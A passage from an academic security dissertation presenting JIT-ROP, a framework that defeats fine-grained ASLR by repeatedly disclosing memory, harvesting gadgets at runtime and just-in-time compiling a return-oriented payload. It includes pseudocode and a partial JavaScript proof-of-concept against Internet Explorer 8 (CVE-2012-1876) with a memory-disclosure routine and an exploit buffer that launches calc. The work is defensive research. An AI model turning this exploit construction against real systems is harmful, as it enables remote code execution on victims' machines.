Notice that the assumptions on deployed protection mechanisms go beyond what current platforms typically provide. For instance, ASLR is not usually applied to every executable or library, thereby allowing an adversary to leverage the non-randomized code parts for a conventional code reuse attack. Further, current systems do not enforce fine-grained randomization. That said, there is a visible trend toward enabling ASLR for all applications, even for the operating system kernel (as deployed in Windows 8). Furthermore, current thinking is that fine-grained randomization has been argued to be efficient enough to be considered as a mechanism by which operating system vendors can tackle the deficiencies of base address randomization.

Nevertheless, even given all these fortified defenses, one can show that the framework for just-in-time code reuse attacks readily undermines the security provided by these techniques. In fact, an adversary utilizing this framework— whether bypassing ASLR or fine-grained mitigations—will enjoy a simpler and more streamlined exploit development process than ever before. As will become apparent in the next section, the framework frees the adversary from the burden of manually piecing together complicated code reuse payloads and, because the entire payload is built on-the-fly, it can be made compatible with all OS revisions. To perform the attack, one must only assume that the adversary can (1) use a memory disclosure vulnerability to repeatedly reveal values at targeted absolute addresses, and (2) discover a single code pointer, *e.g.*, as typically found via function pointers described by a heap or stack-allocated object. These assumptions are quite practical, as existing exploits that bypass standard ASLR have nearly identical requirements (Serna, 2012a).

Recall from §2.1 that a memory disclosure vulnerability occurs when one leverages a memory error to read outside the bounds of a buffer. One strategy to enable repeatable disclosures is to first *write* outside the bounds of a buffer to modify an existing object's properties. For example, overwriting the *length* property of a JavaScript string object allows one to subsequently disclose memory beyond the end of the string by indexing into it with a large value. Specific addresses can be targeted by first using the relative disclosure to determine the address of the string itself, then offsetting absolute addresses with that address. A concrete example of a targeted, repeatable memory disclosure is given in §3.4.

3.3 Method

The key observation is that exploiting a memory disclosure multiple times violates implicit assumptions of the fine-grained exploit mitigation model. Using the just-in-time code reuse method described in this chapter, this violation enables the adversary to iterate over mapped memory to search for all necessary gadgets on-the-fly, regardless of the granularity of code and memory randomization. One could reasonably conjecture that if fine-grained exploit mitigations became common-place, then attackers would simply modularize, automate, and incorporate a similar approach into existing exploitation toolkits such as *Metasploit* (Maynor, 2007).

To evaluate the hypothesis that multiple memory disclosures are an effective means to bypass fine-grained exploit mitigation techniques, a prototype exploit framework is designed and built that aptly demonstrates one instantiation (called `JIT-ROP`) of the idea. The overall workflow of an exploit using this framework is given in Figure 3.1. An adversary constructing a new exploit need only conform their memory disclosure to the framework's interface and provide an initial code pointer in Step ❶, then let the framework take over in Steps ❷ to ❺ to automatically (and at exploit runtime) harvest additional code pages, find API functions and gadgets, and just-in-time compile the attacker's program to a serialized payload usable by the exploit script in Step ❻.

The implementation is highly involved, and successful completion overcomes several challenges. With that in mind, note that the current implementation of the framework represents but *one* instantiation of a variety of advanced techniques that could be applied at each step, *e.g.*, one could add support for jump-oriented programming (Bletsch et al., 2011), use more advanced register allocation schemes from compiler theory, etc. Nevertheless, §4.4 shows that the implementation of `JIT-ROP` is more than sufficient for real-world deployment, both in terms of stability and performance. The remainder of this section elaborates on the necessary components of the system, and concludes with a concrete example of an exploit using the framework.

3.3.1 Mapping Code Page Memory

Prior to even considering a code reuse attack, the adversary must be made aware of the code already present in memory. The first challenge lies in developing a reliable method for automatically searching through memory for code without causing a crash (*e.g.*, as a result of reading an unmapped memory address). On 32-bit Microsoft Windows, applications may address up to 3 GB, while on 64-bit Microsoft Windows this can be several terabytes. Applications, however, typically use less than a few hundred megabytes of that total space (see Chapter 4, §4.4.1). Thus, simply guessing addresses to disclose is likely to crash the vulnerable application by invoking a page fault. Furthermore, the assumptions in §3.2 forbid the framework from relying on any prior knowledge of module load




Figure 3.1: Overall workflow of a code injection attack utilizing just-in-time code reuse against a script-enabled application protected by fine-grained memory (or code) randomization.




Figure 3.2: Pages pointed to by relative control flow instructions are directly queued for the next linear sweep, while indirect control flow instructions point to the Import Address Table (IAT), where a memory disclosure is used to resolve the page of the function pointer.

addresses, which would be unreliable to obtain in face of fine-grained ASLR and non-continuous memory regions.

To overcome this hurdle, one may note that knowledge of a single valid code pointer (*e.g.*, gleaned from the heap or stack) reveals that an entire 4 kilobyte-aligned page of memory is guaranteed to be mapped. Step ❶ requires the exploit writer to conform the single memory disclosure to an interface named `DiscloseByte` that, given an absolute virtual address, discloses one byte of data at that address (see §3.4). One approach, therefore, is to use the `DiscloseByte` method to implement a `DisclosePage` method that, given an address, discloses an entire page of memory data. The challenge then is to enumerate any information found in this initial page of code that reliably identifies additional pages of code.

One reliable source of information on additional code pages is contained within the control-flow instructions of the application itself. Since code spans hundreds to thousands of pages, there must be control-flow links between them. In Step ❷, the framework applies static code analysis techniques (in this case, at runtime) to identify both direct and indirect `call` and `jmp` control-flow instructions within the initial code page. New code pages are gathered from instructions disassembled in the initial code page. As depicted in Figure 3.2, direct control-flow instructions yield an immediate hint at another code location, sometimes in another page of memory.

Indirect control-flow instructions, on the other hand, can point to other modules (*e.g.*, as in a call to another DLL function), and so they can be processed by disclosing the address value in the Import

Figure 3.3 `HarvestCodePages`: given an initial code page, recursively disassemble pages and discover direct and indirect pointers to other mapped code pages.

```
Input: P {initial code page pointer}, C {visited set}
Output: C {set of valid code pages}
if $\exists(P \in C)$ {already visited} then
    return
end if
$C(P) \leftarrow true$ {Mark page as visited}
$\vec{P}$ = DisclosePage($P$) {Uses DiscloseByte() internally to fetch page data}
for all $ins \in$ Disassemble($\vec{P}$) do
    if isDirectControlFlow($ins$) then
        {e.g. JMP +0xBEEF}
        $ptr \leftarrow ins.offset + ins.effective\_address$
        HarvestCodePages($ptr$)
    end if
    if isIndirectControlFlow($ins$) then
        {e.g. CALL [-0xFEED]}
        $iat\_ptr \leftarrow ins.offset + ins.effective\_address$
        $ptr \leftarrow$ DisclosePointer($iat\_ptr$) {Internally uses DiscloseByte() to fetch pointer data}
        HarvestCodePages($ptr$)
    end if
end for
```

Address Table (IAT) pointed to by the indirect instruction (*i.e.*, a `DisclosePointer` method is implemented on top of `DiscloseByte`).

In practice, one may be able to derive additional code pointers from other entries found around the address disclosed in the IAT, or make assumptions about contiguous code regions. However, the framework described in this chapter does not to use this information, as imposed assumptions on the application of ideal fine-grained randomization forbid this instantiation of the framework from doing so. These assumptions are in place to ensure the framework design is as versatile as possible.

By applying this discovery technique iteratively on each code page found, one can map a significant portion of the code layout of the application instance's virtual address space. The algorithm in Figure 3.3 is a recursive search over discovered code pages that results in the set of unique code page virtual addresses along with associated data. The `Disassemble` routine performs a simple linear sweep disassembly over the entirety of the code page data. As compilers can embed data (*e.g.* a jump table) and padding (*e.g.* between functions) within code, disassembly errors may arise. More deliberate binary obfuscations may also be used by a vulnerable program to make this step more difficult, although obfuscations of this magnitude are not typically applied by reputable software vendors. To minimize these errors, however, both invalid (or privileged) and valid instructions are filtered in the immediate vicinity of any invalid instruction. While more advanced static analysis could certainly be employed (*e.g.* recursive descent), this approach has proven effective in all tests in this chapter.

In short, as new code pages are discovered, static code analysis is applied to process and store additional unique pages. Iteration continues only until all the requisite information to build a payload has been acquired. That said, automatically building a practical payload requires obtaining some additional information, which is elaborated on in the next sections.

3.3.2 API Function Discovery

The second challenge lies in the fact that an exploit will inevitably need to interact with operating system APIs to enact any significant effect. The importance of this should not be understated: while Turing-complete execution is not needed for a practical payload that reuses code, specialized OS interoperability is required. One method of achieving this is through direct interaction with the kernel via interrupt (`int 0x80`) or fast (`syscall`) system call instruction gadgets. Payloads using hard-coded system calls, however, have been historically avoided because of frequent changes between even minor revisions of an OS. The favored method of interacting with the OS is through API calls (*e.g.*, as in `kernel32.dll`), the same way benign programs interact, because of the relative stability across OS revisions.

Thus, in Step ❸, the framework must discover the virtual addresses of API functions used in the attacker-supplied program. Past exploits have managed this by parsing the Process Environment Block (`PEB`), as in traditional code injection payloads, or by manually harvesting an application-specific function pointer from the heap, stack, or IAT in ROP-based exploits. While one may consider emulating the traditional `PEB` parsing strategy using gadgets (rather than newly injected code), this approach is problematic because gadgets reading the `PEB` are rare, and thus cannot be reliably applied to code reuse attacks. Moreover, requisite function pointers used in ROP-style exploits may not be present on the stack or heap, and the IAT may be randomized by fine-grained exploit mitigations as assumed in §3.2.

The code page harvesting in Step ❷ gives one unfettered access to a large amount of application code, which presents a unique opportunity for automatically discovering a diverse set of API function pointers. Luckily, API functions desirable in exploit payloads are frequently used in

Figure 3.4 `VerifyGadget`: Automatically match a sequence of instructions to a gadget's semantic definition.

```
Input: S {sequence of consecutive instructions}, D {gadget semantic definitions}
Output: G {gadget type, or null}
$head \leftarrow S(0)$ {first instruction in sequence}
if $G \leftarrow$ LookupSemantics($head$) $\notin D$ {implemented as a single table-lookup} then
  return $null$
end if
for $i \in 1...|S|$ {ensure semantics are not violated by subsequent instructions} do
  $ins \leftarrow S(i)$
  if HasSideEffects($ins$) || RegsKilled($ins$) $\in$ RegsOut($head$) then
    return $null$
  end if
end for
return $G$ {valid, useful gadget}
```

application code and libraries (see §3.5). On Windows, for example, applications and libraries that re-use code from shared libraries obtain pointers to the desired library functions through the combination of `LoadLibrary` (to get the library base address) and `GetProcAddress` (to get the function address) functions. In this way, a running process is able to easily obtain the runtime address of any API function. By finding these API functions, one would only need to accurately initialize the arguments (*i.e.*, the strings of the desired library and function) to `LoadLibrary` and `GetProcAddress` to retrieve the address of any other API function.

The approach taken by `JIT-ROP` to find these API functions is to create signatures based on opcode sequences for call sites of the API functions, then match those signatures to call sites in the pages traversed at run-time. The prototype implementation uses static signatures, which are generated a-priori, then matched at runtime during code page traversal. This implementation would fail to work if individual instruction transformations were applied to each call site. However, just as antivirus products use *fuzzy* or *semantic* signatures, the framework too may utilize such a technique if code has been metamorphosed in this way by fine-grained exploit mitigations. Once a call site has been identified, `DisclosePointer` is used to reveal the API function pointer in the IAT and maintain the unique set of functions identified.

3.3.3 Gadget Discovery

Thus far `JIT-ROP` automatically mapped a significant portion of the vulnerable application's code layout and collected API function pointers required by the exploit writer's designated program. The next challenge lies in accumulating a set of concrete gadgets to use as building blocks for the just-in-time code reuse payload. Since fine-grained exploit mitigations may metamorphose instructions on each execution, one does not have the luxury of searching for gadgets offline and hard-coding the requisite set of gadgets for the payload. Hence, in contrast to previous works on offline gadget compilers (Hund et al., 2009; Schwartz et al., 2011), `JIT-ROP` must perform the gadget discovery at the same time the exploit runs. Moreover, it must be done as efficiently as possible in practice because Steps ❶ through ❻ must all run in real-time on the victim's machine. As time-of-exploit increases, so does the possibility of the victim (or built-in application watchdog) terminating the application prior to exploit completion.

Unfettered access to a large number of the code pages enables one to search for gadgets not unlike an offline approach would[1], albeit with computational performance as a primary concern. Thus, Step ❹ efficiently collects sequences of instructions by adapting the `Galileo` algorithm proposed by Shacham (2007) to iterate over the harvested code pages from Step ❷ and populate an instruction prefix tree structure. As instruction sequences are added to the prefix tree, they are tested to indicate whether they represent a useful gadget. The criteria for useful gadgets is similar to Schwartz et al. (2011), wherein gadgets are binned into types with a unique semantic definition. Table 3.1 provides a listing of the gadget types used, along with their semantic definitions. Higher-order computations are constructed from a composite of these gadget type primitives during compilation. For example, calling a Windows API function using position- independent code-reuse may involve a `MovRegG` to get the value of the stack pointer, an `ArithmeticG` to compute the offset to a pointer parameter's data, a `StoreMemG` or `ArithmeticStoreG` to place the parameter in the correct position on the stack, and a `JumpG` to invoke the API call.

Unlike semantic verification used in prior work, `JIT-ROP` avoids complex program verification techniques like weakest precondition, wherein a theorem prover is invoked to verify an instruction sequence's post-condition meets the given semantic definition (Schwartz et al., 2011). The idea of so-called concrete execution is also discarded, wherein rather than proving a post-condition is met, the instructions in the sequence are emulated and the simulated result is compared with the semantic definition. These methods are simply too heavyweight to be considered in a runtime framework that is interpreted in a script-based environment.

[1]See offline gadget tools such as `mona` (`http://redmine.corelan.be/projects/mona`) or `ropc` (`http://github.com/pakt/ropc`).

Gadget Type Name	Semantic Definition	Example
`MovRegG`	$OutReg \leftarrow InReg$	`mov edi,eax`
`LoadRegG`	$OutReg \leftarrow$ `const`	`pop ebx`
`ArithmeticG`	$OutReg \leftarrow InReg1 \diamond InReg2$	`add ecx,ebx`
`LoadMemG`	$OutReg \leftarrow M[InReg]$	`mov eax,[edx+0xf]`
`ArithmeticLoadG`	$OutReg \diamond\!\!\leftarrow M[InReg]$	`add esi,[ebp+0x1]`
`StoreMemG`	$M[InReg1] \leftarrow InReg2$	`mov [edi],eax`
`ArithmeticStoreG`	$M[InReg1] \diamond\!\!\leftarrow InReg2$	`sub [ebx],esi`
`StackPivotG`	$ESP \leftarrow InReg$	`xchg eax,esp`
`JumpG`	$EIP \leftarrow InReg$	`jmp edi`
`NoOpG`	$NoEffect$	`(ret)`

Table 3.1: Semantic definitions for gadget types used in the framework. The $\diamond$ symbol denotes any arithmetic operation.

Instead, one may opt for a heuristic (the algorithm in Figure 3.4) based on the observation that a single instruction type (or sub-type) fulfills a gadget's semantic definitions. For example, any instruction of the form `mov r32, [r32+offset]` meets the semantic definition of a `LoadMemG` gadget. Thus, for any instruction sequence, one performs a single table lookup to check if the first instruction type in the sequence meets one of the gadget semantic definitions. If it does, add the gadget to the unique set only if the initial instruction's $OutReg$ is not nullified by subsequent instructions, and those instructions do not have adverse side-effects such as accessing memory from an undefined register or modifying the stack pointer. For example, the sequence `pop ebx; mov ebx, 1; ret` is not used because the second instruction nullifies the value of `ebx`. The sequence `pop ebx; add eax, [edx]; ret` also goes unused because the second instruction has potential adverse side-effects in accessing the memory address defined by `edx`. On the other hand, the sequence `add ecx, ebx; sub eax, 1; ret` is acceptable because subsequent instructions neither cause adverse side-effects or nullify the value of `ecx`. In practice, this heuristic finds mostly the same gadget instruction sequences as the program verification approach.[2]

3.3.4 Just-In-Time Compilation

The final challenge lies in using the dynamically discovered API function pointers and collection of concrete gadgets to satisfy the exploit writer's target program (Step ❶ of Figure 3.1), then generate a payload to execute (Step ❻). Since each instantiation of a vulnerable application may yield a completely different set of concrete gadgets when fine-grained exploit mitigations are used, a dynamic

[2]Based on sample gadget output provided by Schwartz et al. (2011) and available at `http://plaid.cylab.cmu.edu:8080/~ed/gadgets/`

compilation is required to ensure one can use a plethora of gadget types to build the final payload. Fundamentally, a just-in-time gadget compiler is like a traditional compiler, except that compilation is embedded directly within an exploit script, and one only has a subset of concrete instructions (and register combinations) available for code generation. Syntax directed parsing is used to process the exploit writer's program, which is written in a simple custom grammar (see Step ❶ for example).

The grammar supports arbitrary sequences of API function calls with an arbitrary number of parameters that may be static, dynamic, or pointers to data embedded in the payload. Pointers to data (such as 'kernel32') are implemented with position independent gadgets. Using these primitives, one can support a variety of payload types, including equivalents to Metasploit's code injection-style execute, download and execute, and message box payloads. An abstract syntax tree (AST) is extended for each program statement, wherein each node corresponds to a set of gadget types (each with their own child edges), any of which can implement the current grammar rule in terms of a tree of gadget types represented by AST nodes. Therefore, each node is actually a set of AST subtrees, any of which performs the same operation, but with different gadgets. This structure is used to efficiently perform a lazy search over all possible gadget combinations that implement a program statement, as well as a search over all schedules and register combinations. To do so, one can adapt the algorithms from Schwartz et al. (2011) to suit the AST data structure.[3]

Lastly, the final payload is serialized to a structure accessible from the script, and control is returned to the exploit writer's code (Step ❻). As some individual gadgets that are not part of the final payload are likely required to build the exploit buffer (*e.g.*, `StackPivotG`, `NoOpG`), the framework also makes those available to the exploit writer from the gadget collection. The `NoOpG` gadgets, also called a ROP NOP, enable one to pad a payload in exploits where it is difficult to determine the exact address of the payload. The `StackPivotG` is the first gadget to execute after redirecting program control-flow. The stack pivot must *pivot* the program's stack address (`esp`) to point to the final payload, or somewhere in the range of the `NoOpG`'s. In general, the instructions needed to perform this pivot are highly dependent on the specific exploit. The prototype implementation assumes that the `eax` register points to the payload and thus only considers gadgets of the form

[3]While Schwartz et al. (2011) released source code, the `ML` language it is written in is incompatible with the described framework and AST data structure. For the purpose of the prototype, the approach suggested in their paper is reimplemented.

`xchg eax, esp; ret` as `StackPivotG`'s. Implementing a catalog of useful stack pivots is left as future work. The next section describes how one may architect the overall implementation, which turns out to be a significant engineering challenge of its own.

3.4 Implementation

By now, the astute reader must have surely realized that accomplishing this feat requires a non-trivial architectural design, whereby one disassembles code, recursively traverses code pages, matches API function signatures, builds an instruction prefix tree and semantically verifies gadgets, and just-in-time compiles gadgets to a serialized payload usable by the exploit—all performed at runtime in a script environment. While true, one can use modern compiler infrastructures to help with most of the heavy lifting. Figure 3.5 depicts the overall architecture of the implementation of `JIT-ROP`. The framework is $\sim$ 3000 lines of new `C++` code, and additionally uses the `libdasm` library as a 3rd-party disassembler.




Figure 3.5: Overall architecture. Multiple platforms are supported.

The `Clang` front-end to parses the code, and then processes it with the `LLVM` compiler infrastructure to generate library code in a variety of supported output formats. These tools can generate an x86 (or ARM) version, as well as ActionScript and JavaScript. These scripting languages cover support for the vast majority of today's exploits, but one could also generate the framework library for any output format supported by `LLVM`. The native binary versions could also be used to locally bypass kernel-level fine-grained exploit mitigations. Each outputted format needs a small amount of bootstrap code. For example, x86 code needs an executable to use the framework, and the JavaScript output requires a small amount of interfacing code ($\sim$ 230 lines). For the purposes of the evaluation in the next section, the end result of the compilation process is a single JavaScript file that can be included in any HTML or document-format supporting JavaScript, such as Adobe's PDF Reader.

Proof of Concept Exploit

To demonstrate the power of the framework, it is used to exploit Internet Explorer (IE) 8 running on Windows 7 using CVE-2012-1876. The vulnerability is used to automatically load the Windows calc application upon browsing a HTML page. A technical analysis of this vulnerability is available for the interested reader (VUPEN Security, 2012), which provides details on construction of an exploit that bypasses ASLR. Since the framework has similar requirements (albeit with more serious implications), construction is straight-forward. The various steps in Figure 3.1 are accomplished as follows.

First, one sets up the memory disclosure interface and reveals an initial code pointer (Step ❶). To do so, one applies heap Feng Shui (Sotirov, 2007) to arrange objects on the heap in the following order: (1) buffer to overflow, (2) string object, (3) a button object (specifically, CButtonLayout). Next, perform an overflow to write a value of 2^{32} into the string object's length. This allows one to read bytes at any relative memory address (*e.g.*, using the charCodeAt() function). One uses the relative read to harvest a self-reference from the button object, and implement a DiscloseByte interface that translates a relative address to an absolute address. The JavaScript code sample in Figure 3.6 begins with the implementation of DiscloseByte on line 6.

Following that, one defines a target program (in this case, one that launches calc with 100% code reuse) in a simple high-level language on lines 15-21. Note that '@' is a shorthand for 'the last value returned' in the JIT-ROP grammar, which may be referenced as a variable or called as a function. Next, the first function pointer harvested from the button object is given to HarvestCodePages (line 24), which automatically maps code pages (Step ❷), finds the LoadLibrary and GetProcAddress functions (Step ❸), and discovers gadgets (Step ❹).

Finally, the framework JIT-compiles the target program (Step ❺, line 29) inline with exploit buffer construction. Program flow is redirected (Step ❻) using the same heap layout as in Step ❶. As a result, one of the button object's function pointers is overwritten with the stack pivot constructed in line 31 of the exploit buffer. The StackPivotG switches the stack to begin execution of the

Exploit Code Sample

```
// ... snip ...
// The string object is overwritten, and initial code
// pointer harvested prior to this snippet of code

// Step 1, implement DiscloseByte interface
framework.prototype.DiscloseByte = function(address) {
  var value = this.string_.charCodeAt(
      (address - this.absoluteAddress_ - 8)/2);
  if (address & 1) return value >> 8;    // get upper
  return value & 0xFF; // value is 2 bytes, get lower
};

// Define target program ('@' is shorthand
// for 'last value returned')
var program =
 "LoadLibraryW(L'kernel32');" +
 "GetProcAddress(@, 'WinExec');" +
 "@('calc', 1);" +
 "LoadLibraryW(L'kernel32');" +
 "GetProcAddress(@, 'ExitProcess');" +
 "@(1);";

// Steps 2-4, harvest pages, gadgets, functions
framework.HarvestCodePages(this.initialCodePtr_);

// Step 5, 6 - jit-compile and build exploit buffer
var exploitBuffer =
  repeat(0x19, framework.NoOpG()) +        // Sled
  unescape(framework.Compile(program)) +   // Payload
  repeat(0x12, unescape("%u4545%u4545")) + // Pad
  repeat(0x32, framework.StackPivotG());   // Redirect

// overwrite with the exploit buffer
// ... snip ...
```

End Code

Figure 3.6: A JavaScript code sample from a proof of concept exploit illustrating each of the steps from the workflow.

NoOpG gadget sled, which in turn begins execution of the given program (lines 15-21) that was JIT-compiled to a series of gadgets in line 29.

3.5 Evaluation

This section provides an evaluation of the practicality of just-in-time code reuse by using the prototype JIT-ROP implementation in conjunction with the real-world exploit against Internet Explorer in Windows 7 and a number of other applications. Also provided is an empirical evaluation of components ❷ through ❻ in the workflow depicted in Figure 3.1.

3.5.1 On Code Page Harvesting

The success of the code reuse framework hinges on the ability to dynamically harvest memory pages consisting of executable code, thereby rendering fine-grained randomization ineffective. As alluded to earlier, the adversary provides a starting point for the code page harvesting algorithm by supplying an initial pointer. In the proof of concept, this is accomplished via the CButtonLayout object's function pointers on the heap. Starting from this initial page, 301 code pages are harvested from the Internet Explorer process (including those pages harvested from library modules). However, since the final set of harvested pages differ based on the initial page, an offline empirical evaluation is used to more thoroughly analyze the performance.

The offline evaluation allows one to test initial code pages that would not normally be found by the proof of concept, since other exploits may indeed begin harvesting with those pages. To perform the evaluation, memory *snapshots* are created using a custom library. This library enables one to attach to an application process and store memory contents using the functionality provided by the Windows debug library (DbgHelp). The snapshots contain all process memory, metadata indicating if a page is marked as executable code, and auxiliary information on which pages belong to the application or a shared library. Chapter 4 describes the memory snapshotting method in detail. The native x86 version of the framework (see §3.4) is used to load the snapshots and test the effectiveness of HarvestCodePages (the algorithm in Figure 3.3) by independently initializing it from each individual code page within the snapshot. Since using snapshots gives one the ability to evaluate applications without requiring an exploit-in-hand to setup a memory disclosure, framework's performance can be analyzed from many angles.




Figure 3.7: Box and Whisker plot showing the number of unique code pages harvested from different initial pages.

The boxplot in Figure 3.7 depicts the results on different popular applications. Each box represents thousands of runs of `HarvestCodePage`, where each run uses a different initial code page for harvesting. The results for Internet Explorer (msie8), for example, indicate that for over half of the initial starting points harvest over 300 pages (*i.e.*, nearly 2MB of code). The top 25th percentile for FireFox (ff16) and Adobe Acrobat Pro X (acro_x) harvest over 1000 pages. The logical explanation for this variability is two-fold. First, code that is well connected (*i.e.*, uses many API calls) naturally yields better coverage. Second, compilers can insert data and padding into code segments (*e.g.*, specialized arrays for compiler optimizations). Therefore, if pages containing such data are used as initialization points, the final set of pages will be lower since there would likely be fewer calls that index into the IAT in those regions.

To gain additional insight on exactly what libraries the harvested code pages were from, auxiliary information in the memory snapshot is used to map the coverage of a single average-case run (307 pages harvested total) of `HarvestCodePages` on Internet Explorer. Table 3.2 enumerates results

Module	No. Pages (% of library)	No. Gadgets
`gdi32.dll`	36 (50%)	31
`imm32.dll`	16 (69%)	22
`kernel32.dll`	52 (26%)	61
`kernelbase.dll`	12 (17%)	22
`lpk.dll`	5 (83%)	0
`mlang.dll`	5 (16%)	8
`msvcrt.dll`	5 (3%)	6
`ntdll.dll`	109 (50%)	205
`user32.dll`	47 (45%)	57
`uxtheme.dll`	20 (35%)	23

Table 3.2: Location of code pages harvested in a single-run of `HarvestCodePages` on Internet Explorer.

of the analysis. These results vary depending on the initial code pointer used, but this single instance serves to highlight the point that pages are harvested from a variety of well-connected libraries.

3.5.2 On Gadget Coverage

The number of recovered code pages is only meaningful if the pages contain usable gadgets. To evaluate how well the gadget discovery process works, one can examine the number of gadgets of each type found in a particular set of harvested code pages. While all the gadgets that are required (spanning 5 to 6 gadget types) for the proof of concept exploit are found, the experiment also demonstrates that regardless of the initial code page used by a particular exploit, one can still usually find enough gadgets to build a payload. In fact, one can generate a payload from 78% of the initial code pages, and 67% of the initial starting points additionally yielded a `StackPivotG`, which is required for many exploits.

Figure 3.8 depicts the number of each type of gadget discovered across multiple runs in an offline evaluation. For brevity, only results from Internet Explorer are shown. Each of these runs is initialized with one of the 7,398 different code pages in the snapshot. Gadgets are only considered that (1) have at most 5 instructions in the sequence (excluding `RET`), and (2) pop at most 40 bytes off the stack. The pop-limit is a matter of practicality—for each additional byte popped, the final payload needs an equivalent amount of padding that increases payload size. The `JIT-ROP` framework uses 40 bytes (or 10 gadget slots), which one might consider a reasonable threshold, but this value can be adjusted to accommodate other exploits.

